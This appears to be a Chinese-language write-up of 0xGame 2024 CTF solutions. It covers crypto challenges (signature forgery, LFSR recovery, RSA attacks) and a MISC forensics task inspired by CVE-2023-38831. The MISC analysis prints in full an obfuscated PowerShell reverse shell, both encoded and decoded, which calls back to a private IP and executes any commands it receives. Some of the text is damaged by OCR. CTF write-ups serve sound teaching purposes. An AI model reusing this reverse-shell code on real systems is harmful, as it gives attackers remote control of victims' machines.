令$m' = m * u \pmod{q-1}$,代入上式m中
得: $(y^r * r^s)^u = (g^m)^u = g^{m'} \pmod q$
整理: $y^{ur} * r^{us} = g^{mu} \pmod q$
所以: $r' = u * r, s' = u * s \pmod{q-1}$
且$r' = r \pmod q$
即$r' = crt([u*r, r], [q-1, q])$, $s' = u * s \pmod{q-1}$

代码实现(得手动填数据):

solution.py

```
from gmpy2 import gcdext, invert
from hashlib import sha256

def Hash(msg):
    #哈希函数
    return int(sha256(msg).hexdigest(),16)

def crt_(b,m):
    M = 1
```

```
    y = 0
    Mm_ = []

    for i in range(len(m)):M *= m[i]
    Mm = [M // m[i] for i in range(len(m))]

    for i in range(len(m)):
        _,a,_ = gcdext(Mm[i],m[i])
        Mm_.append(int(a % m[i]))
        y += (Mm[i] * Mm_[i] * b[i])
    y = y % M
    return y

msg = b'Welcome_to_0xGame2024_Crypto'
msg_= b'Test'

m = Hash(msg)
m_= Hash(msg_)

'''这里填进来就行'''
q =
r,s =

phi = q - 1
u = (invert(m, phi)*m_) % (phi)
s_= (s*u) % phi
r_0= r*u % phi
r_1= r % q

r_ = crt_([r_0, r_1], [phi, q])
print(f'r_={r_}')
print(f's_={s_}')
```

喜欢自动交互的可以自行尝试，该解题脚本数据丢进去生成签名之后丢回服务器就可以。

要修复这个签名缺陷也简单，校验签名中的r是否在(0,q)的范围内就行。

LFSR-baby

按照提示，把对应的位置一一对应，逆向生成操作就可以了。

solution.py

```
from random import getrandbits
from hashlib import md5
```

```python


def MD5(m):return md5(str(m).encode()).hexdigest()

class LFSR:
        def __init__(self, seed, Mask_seed, Length):
                self.Length = Length
                assert seed.bit_length() < self.Length + 1
                self.Mask_seed  = Mask_seed
                self.state = self.init_state(seed)
                self.mask  = self.init_state(Mask_seed)

        def init_state(self, seed):
                result = [int(i) for i in bin(seed)[2:]]
                PadLenth = self.Length - len(result)
                result += [ 0 ] * PadLenth
                assert len(result) == self.Length
                return result

        def before(self):
                output = 0
                for i in range(self.Length-1):
                        output ^= self.state[i] & self.mask[i+1]
                output ^= self.state[-1]
                self.state  =  [output] + self.state[ :-1 ]
                return output

        def reverse(self,Length):
                for _ in range(Length):
                        self.before()
                result = [str(i) for i in self.state]
                return int(''.join(result),2)


Mask_seed = 245818399386224174743537177607796459213
seed = 10376390768683322377677467165390147630 6
test = LFSR(seed, Mask_seed, 128)
print(test.seed)
print('0xGame{' + MD5(test.reverse(129)) + '}')
'''
245818399386224174743537177607796459213
0xGame{030ec00de18ceb4ddea5f6612d28bf39}
'''
```

LFSR-easy

这里选择用最简单、方便的办法解：

根据提示和做LFSR-baby的经验可以发现：

设状态向量为S，掩码向量为M
其中$S=\{i_0,i_1,i_2,..,i_n\}\quad(i\in\{0,1\})$
$\quad M=\{m_0,m_1,m_2,..,m_n\}\quad(m\in\{0,1\})$

输出$Out=S*M=\begin{bmatrix}i_0\ i_1\ i_2\ ...\ i_n\end{bmatrix}*\begin{bmatrix}m_0\\m_1\\m_2\\...\\m_n\end{bmatrix}$

即：$\begin{bmatrix}O_0,O_1,O_2,...,O_n\end{bmatrix}=[S_0,S_1,S_2,...,S_n]*M$

$$=\begin{bmatrix}i_0^1\ i_1^1\ i_2^1\ ...\ i_n^1\\i_0^2\ i_1^2\ i_2^2\ ...\ i_n^2\\i_0^3\ i_1^3\ i_2^3\ ...\ i_n^3\\;\ ;\ ;\ ;\ ;\\i_0^n\ i_1^n\ i_2^n\ ...\ i_n^n\end{bmatrix}*\begin{bmatrix}m_0\\m_1\\m_2\\...\\m_n\end{bmatrix}$$

$$=\begin{bmatrix}o_0\\o_1\\o_2\\...\\o_n\end{bmatrix}$$

这下看懂了，目标是求M，$\vec{O}$左乘$\vec{S}$的逆矩阵就完了。
而且记得是$Zmod2$下的运算

用SageMath处理这个问题就很方便:

SageMath官方安装向导

不推荐在Windows平台下安装，目前官方最新的版本都是推荐在Linux环境下配置(用WSL也行)

```
curl -L -O "https://github.com/conda-forge/miniforge/releases/latest/download/Miniforge3-$(uname)-$(uname -m).sh"
bash Miniforge3-$(uname)-$(uname -m).sh
conda create -n sage sage python=3.11
```

记得用个好点的网(学习建议上官网查文档)

```
conda activate sage #调用sagemath环境
conda deactivate #退出环境
sage xxx.sage #调用sage脚本
```

solution.sage

```sage
from hashlib import md5
def MD5(m):return md5(str(m).encode()).hexdigest()

O0 = [int(i) for i in bin(299913606793279087601607783679841106505)[2:]]
O1 = [int(i) for i in bin(192457791072277356149547266972735354901)[2:]]

vs  = MatrixSpace(GF(2), 128, 1)
Ss = MatrixSpace(GF(2), 128, 128)

States = O0 + O1
S = []
for i in range(128):
        S += States[i : i+128]
Sv = Ss(S)
Ov = vs(States[128:128+128])

mask = Sv.inverse() * Ov
M=mask.str().replace('\n','').replace('[','').replace(']','')
Mask_seed = int(M,2)
print(Mask_seed)
print('0xGame{' + MD5(Mask_seed) + '}')
```

如果不确定解出的答案是否正确，推荐代回原脚本的参数中，用种子生成结果检查是否一致。

RSA-IV

按照提示，搜索引擎查关键词就有解法，要自己推导也容易：

challenge0:

存在$m^3 < N$的关系，直接对密文开立方根就是原文。

challenge1:

存在$dp * e = 1\ (mod\ p-1)$的关系，
即：$dp * e = 1 + k * (p-1)$
$\frac{(dp * e - 1)}{k} + 1 = p$，其中$k \in (0, e)$且$k \in Z$
所以遍历$(0, e)$：
计算$\frac{(dp * e - 1)}{k} + 1$是否能整除$N$就可以分解因数

challenge2:

法一：遍历$(2^{20}, 2^{21})$所有质数，判断是否为私钥d

法二：利用连分数分解

法三：构造晶格(矩阵)，利用格基规约(LLL)技术，求解约化基(近似正交基)，如下

已知：$ed = 1\ mod\ \phi(N)$
即：$ed - 1 - k * \phi(N) = 0, (k \in Z^*)$
化作矩阵形式表达：$(d, k) \begin{bmatrix} 1 & e \\ 0 & N \end{bmatrix} = (d, 1)$
记作$v * M = w$，我们M使用LLL算法，极大可能规约得到向量w

参考资料：Ax≡y(mod P)的方程解法笔记

法四：Boneh-Durfee Attack，Coppersmith定理了解一下，算是LLL的启发式应用。

challenge3:

共模攻击：

因为e_1, e_2互质，有$gcd(e_1, e_2)$，
根据欧几里得拓展定理，
存在关系：$e_1 * s_1 + e_2 * s_2 = 1.$
因为$c_1 = m^{e_1}, c_2 = m^{e_2}\ \ (mod N)$
所以$(c_1^{s_1} c_2^{s_2}) = m^{e_1 * s_1 + e_2 * s_2} = m\ \ (mod N)$


MISC

呜呜呜~我再也不敢乱点了


灵感来源于CVE-2023-38831，当时看到感觉挺有意思的，就当成题出了

不过从解题来说知不知道这个CVE影响其实不大，感兴趣的可以了解一下

题目附件给了一个 `somethingGOOD.pcapng` 和一个 `what_is_this.log`，打开流量包可以看到是TLS1.3协议的流量：




查阅资料可知可以用 `key log` 文件，也就是 `what_is_this.log` 来解密TLS流量，在wireshark中的 `编辑->首选项->协议` 里找到TLS：



之后就能看到http协议传输的 `wuyu.zip`，可以在 `文件->导出对象->HTTP` 中提取出来并解压，可以看到 `introduction.txt` 目录下有两个可疑文件，`clean_file_rubbish.ps1` 以及 `introduction.txt .bat`

可以先对 `introduction.txt .bat` 进行分析，里面大部分是注释，真正执行的是当前目录下的ps1脚本文件：



于是可以继续分析 `clean_file_rubbish.ps1` ，表面上是一个清理文件的功能，但同样这些代码都是被注释掉的，往下拖拉可以看到真正被混淆的powershell代码：


```
# just some unordered and garbled characters
$Cx99zNP0yc8btz1DgdjQ4d6Or1WXvNo8ujcqwFC3kgHFE9zERLRSUflsWbCwFagZeNLAt8td0BUZr85MNnhsIJtjt4781b120rrHzFZmMsUAPcAS4tHCiJx9Vst4SWWeSBn8IkFD6e4O6bMfzboKxPZiplfSpAXYD1iHJbuWsDciLYdqfa9TcbYHOWxeR91cFzmnKRYSFU573fAKQqZMCsiaLB2ZMGMlIbshBlb94PHljepzqNuqEo2uRQ0Pg4hLsKE7D4cXoCXuDAUwHPVQm3Jz6KQcfUWAlvGzhQKyzLBXGta8LH6Ua0yL8nFCPU4O3uIh58sIpSPEdxO4HkYZfKSF9ta6hrN2o8YWfbRMIdMHNNgywFv3YVlCzwKWP3suJq7yHHl0O0MW7dtk2t05bteVH0k4O0HOfKLQ4wDPrnwu5Q1d7L6JLvNEC9dAtXx56ACbzCHQMt8ZIaxZeLxWMnB7Q34pe0bmoO1hPZtiRENA4Scp1Gsm =
"JExIT1NUID0gIjE5Mi4xNjguOTMuMTMyIjsgJExQT1JUID0gMjMzMzsgJFRDUENsaWVudCA9IE5ldy1PYmplY3QgTmV0LlNvY2tldHMuVENQQ2xpZW50KCRMSE9TVCwgJExQT1JUKTsgJE5ldHdvcmtTdHJlYW0gPSAkVENQQ2xpZW50LkdldFN0cmVhbSgpOyAkU3RyZWFtUmVhZGVyID0gTmV3LU9iamVjdCBJTy5TdHJlYW1SZWFkZXIoJE5ldHdvcmtTdHJlYW0pOyAkU3RyZWFtV3JpdGVyID0gTmV3LU9iamVjdCBJTy5TdHJlYW1Xcml0ZXIoJE5ldHdvcmtTdHJlYW0pOyAkU3RyZWFtV3JpdGVyLkF1dG9GbHVzaCA9ICR0cnVlOyAkQnVmZmVyID0gTmV3LU9iamVjdCBTeXN0ZW0uQnl0ZVtdIDEwMjQ7IHdoaWxlICgkVENQQ2xpZW50LkNvbm5lY3RlZCkgeyB3aGlsZSAoJE1hdGNoZXMgPSAkUmF3RGF0YSA9ICROZXR3b3JrU3RyZWFtLlJlYWQoJEJ1ZmZlciwgMCwgJEJ1ZmZlci5MZW5ndGgpOyAkQ29kZSA9ICRCdGV4dC5lbmNvZGluZy106OlVURjgpLkdldFN0cmluZygkQnVmZmVyLCAwLCAkUmF3RGF0YSAtMSkgfTsgaWYgKCRUQ1BDbGllbnQuQ29ubmVjdGVkIC1hbmQgJENvZGUuTGVuZ3RoIC1ndCAxKSB7ICRPdXRwdXQgPSB0cnkgeyBJbnZva2UtRXhwcmVzc2lvbiAoJENvZGUpIDI+JjEgfSBjYXRjaCB7ICRfIH07ICRTdHJlYW1Xcml0ZXIuV3JpdGUoIiRPdXRwdXRgbiIpOyAkQ29kZSA9ICRudWxsIH0gfTsgJFRDUENsaWVudC5DbG9zZSgpOyAkTmV0d29ya1N0cmVhbS5DbG9zZSgpOyAkU3RyZWFtUmVhZGVyLkNsb3NlKCk7ICRTdHJlYW1Xcml0ZXIuQ2xvc2UoKQ=="

# Don't think too much
$SsuhfRO1wgyokMOlaEmBBcAzcInXG54WdHo9eVpNI9Xhb0kluCXXz5hxYS7pzUgJOfnpV8ZkPMhHNCtTMkSg1Sj32zonCoq4qXXfBsmASttQtGic0mBErHBYS6ROmJohHmnHTYa2ijVwYv8vfzgFLW6rPkY1LpsEVrbfCqc6QFCdo3mzQIkyU1pbPKuH2IDPbkYshWZYoiLxtYBdsGa6ZtvZ8WpbYhmHEcXG4RGhhoLPTnTITmSZJ7rm24GYws75qN4ZOH4Wf9IBSHuRLtOmGVi23anihNphBV8IkTmT6vhChsJwC6HY1zTN4lbA4wmdtEjhSyEF3pY2XLm8RTzIZAkoAiKvzD7V1rLdMa5nUo0c2eDe9wpnJ1qWhOy1GuVYMFI09bVegr
```

```
dWHlQ4np4GWDAlc8FJhzM6gzRHwbklJmLtPcwm1MFf0vlh9lLqLpMdS586AnnBMuJezW6Tpmta4O5HaDxLsb3S8l3wTxCjoad1BdqAoZa1 = [System.Text.Encoding]::UTF8.GetString([System.Convert]::FromBase64String($Cx99zNP0yc8btz1DgdjQ4d6Or1WXvNo8ujcqwFC3kgHFE9zERLRSUflsWbCwFagZeNLAt8td0BUZr85MNnhsIJtjt4781b120rrHzFZmMsUAPcAS4tHCiJx9Vst4SWWeSBn8IkFD6e4O6bMfzboKxPZiplfSpAXYD1iHJbuWsDciLYdqfa9TcbYHOWxeR91cFzmnKRYSFU573fAKQqZMCsiaLB2ZMGMlIbshBlb94PHljepzqNuqEo2uRQ0Pg4hLsKE7D4cXoCXuDAUwHPVQm3Jz6KQcfUWAlvGzhQKyzLBXGta8LH6Ua0yL8nFCPU4O3uIh58sIpSPEdxO4HkYZfKSF9ta6hrN2o8YWfbRMIdMHNNgywFv3YVlCzwKWP3suJq7yHHl0O0MW7dtk2t05bteVH0k4O0HOfKLQ4wDPrnwu5Q1d7L6JLvNEC9dAtXx56ACbzCHQMt8ZIaxZeLxWMnB7Q34pe0bmoO1hPZtiRENA4Scp1Gsm))

# If you don't believe it, you can try it
Invoke-Expression $SsuhfRO1wgyokMOlaEmBBcAzcInXG54WdHo9eVpNI9Xhb0kluCXXz5hxYS7pzUgJOfnpV8ZkPMhHNCtTMkSg1Sj32zonCoq4qXXfBsmASttQtGic0mBErHBYS6ROmJohHmnHTYa2ijVwYv8vfzgFLW6rPkY1LpsEVrbfCqc6QFCdo3mzQIkyU1pbPKuH2IDPbkYshWZYoiLxtYBdsGa6ZtvZ8WpbYhmHEcXG4RGhhoLPTnTITmSZJ7rm24GYws75qN4ZOH4Wf9IBSHuRLtOmGVi23anihNphBV8IkTmT6vhChsJwC6HY1zTN4lbA4wmdtEjhSyEF3pY2XLm8RTzIZAkoAiKvzD7V1rLdMa5nUo0c2eDe9wpnJ1qWhOy1GuVYMFI09bVegrdWHlQ4np4GWDAlc8FJhzM6gzRHwbklJmLtPcwm1MFf0vlh9lLqLpMdS586AnnBMuJezW6Tpmta4O5HaDxLsb3S8l3wTxCjoad1BdqAoZa1
```

主要是将变量名变得复杂一些+base64加密关键代码，最终解完混淆可以发现执行了一个反弹shell的操作：

```
$LHOST = "192.168.93.132"; $LPORT = 2333; $TCPClient = New-Object Net.Sockets.TCPClient($LHOST, $LPORT); $NetworkStream = $TCPClient.GetStream(); $StreamReader = New-Object IO.StreamReader($NetworkStream); $StreamWriter = New-Object IO.StreamWriter($NetworkStream); $StreamWriter.AutoFlush = $true; $Buffer = New-Object System.Byte[] 1024; while ($TCPClient.Connected) { while ($NetworkStream.DataAvailable) { $RawData = $NetworkStream.Read($Buffer, 0, $Buffer.Length); $Code = ([text.encoding]::UTF8).GetString($Buffer, 0, $RawData -1) }; if ($TCPClient.Connected -and $Code.Length -gt 1) { $Output = try { Invoke-Expression ($Code) 2>&1 } catch { $_ }; $StreamWriter.Write("$Output`n"); $Code = $null } }; $TCPClient.Close(); $NetworkStream.Close(); $StreamReader.Close(); $StreamWriter.Close()
```

之后计算MD5值就能得到flag：



我叫曼波

题目附件给了 `encode.py`，加密的流程基本都给出了：

```python
import random
import base64

flag = "0xGame{This_is_a_fake_flag}"

def real_real_real_random():
    random_num = random.randint(1,1000)
    return str(random_num)

def RC4(plain,K):
    S = [0] * 256
    T = [0] * 256
    for i in range(0,256):
        S[i] = i
        T[i] = K[i % len(K)]

    j = 0
    for i in range(0,256):
        j = (j + S[i] + ord(T[i])) % 256
        S[i], S[j] = S[j], S[i]

```

```
    i = 0
    j = 0

    cipher = []
    for s in plain:
        i = (i + 1) % 256
        j = (j + S[i]) % 256
        S[i], S[j] = S[j], S[i]
        t = (S[i] + S[j]) % 256
        k = S[t]
        cipher.append(chr(ord(s) ^ k))

    return (base64.b64encode("".join(cipher).encode())).decode()

def base3(s):
    base3_s = ""
    for i in s:
        dec_value = ord(i)
        base3_c = ""
        while dec_value > 0:
            base3_c += str(dec_value % 3)
            dec_value = dec_value // 3
        base3_c = base3_c[::-1].rjust(5,"0")
        base3_s += base3_c
    return (base3_s)

def manbo_encode(base3_s):
    manbo_dict = {"0":"曼波","1":"哦耶","2":"哇嗷"}
    manbo_text = ""
    for i in base3_s:
        manbo_text += manbo_dict[i]
    return manbo_text

def encode(i):
    flag_part = flag[i:i+1]
    a = real_real_real_random()
    b = RC4(flag_part,a)
    c = base3(b)
    d = manbo_encode(c)
    return a,d  # key:a  ciphertext:d
```

分析一下可以知道先生成随机数用作RC4的KEY，再传入flag_part进行RC4加密，之后进行三进制编码，最后自定义了一个曼波编码，于是可以编写 `decode.py` 并进行远程交互：


```
import base64
```

```python
from pwn import *

def manbo_decode(d):
    manbo_dict = {"曼波":"0","哦耶":"1","哇嗷":"2"}
    c = ""
    for i in range(0,len(d),2):
        c += manbo_dict[d[i:i+2]]
    return c

def base3(c):
    b = ""
    for i in range(0,len(c),5):
        b += chr(int(c[i:i+5],base=3))
    return b

def RC4(cipher,K):
    S = [0] * 256
    T = [0] * 256
    for i in range(0,256):
        S[i] = i
        T[i] = K[i % len(K)]

    j = 0
    for i in range(0,256):
        j = (j + S[i] + ord(T[i])) % 256
        S[i], S[j] = S[j], S[i]

    i = 0
    j = 0

    plain = []
    cipher = base64.b64decode(cipher.encode()).decode()
    for s in cipher:
        i = (i + 1) % 256
        j = (j + S[i]) % 256
        S[i], S[j] = S[j], S[i]
        t = (S[i] + S[j]) % 256
        k = S[t]
        plain.append(chr(ord(s) ^ k))

    return "".join(plain)

def generate():
    p.sendlineafter(b"> ",b"1")

def getkey():
    p.sendlineafter(b"> ",b"2")
```

```python
    key = p.recvline().decode().replace("\n","")
    return key

def getciphertext():
    p.sendlineafter(b"> ",b"3")
    ciphertext = p.recvline().decode().replace("\n","")
    return ciphertext

def decode(k,c):
    c2 = manbo_decode(c)
    c3 = base3(c2)
    pf = RC4(c3,k)
    return pf

p = remote("47.98.178.117",1111)

flag = ""
while (1):
    generate()
    key = getkey()
    ciphertext = getciphertext()
    part_of_flag = decode(key,ciphertext)
    flag += part_of_flag
    print (flag)
```

报告哈基米

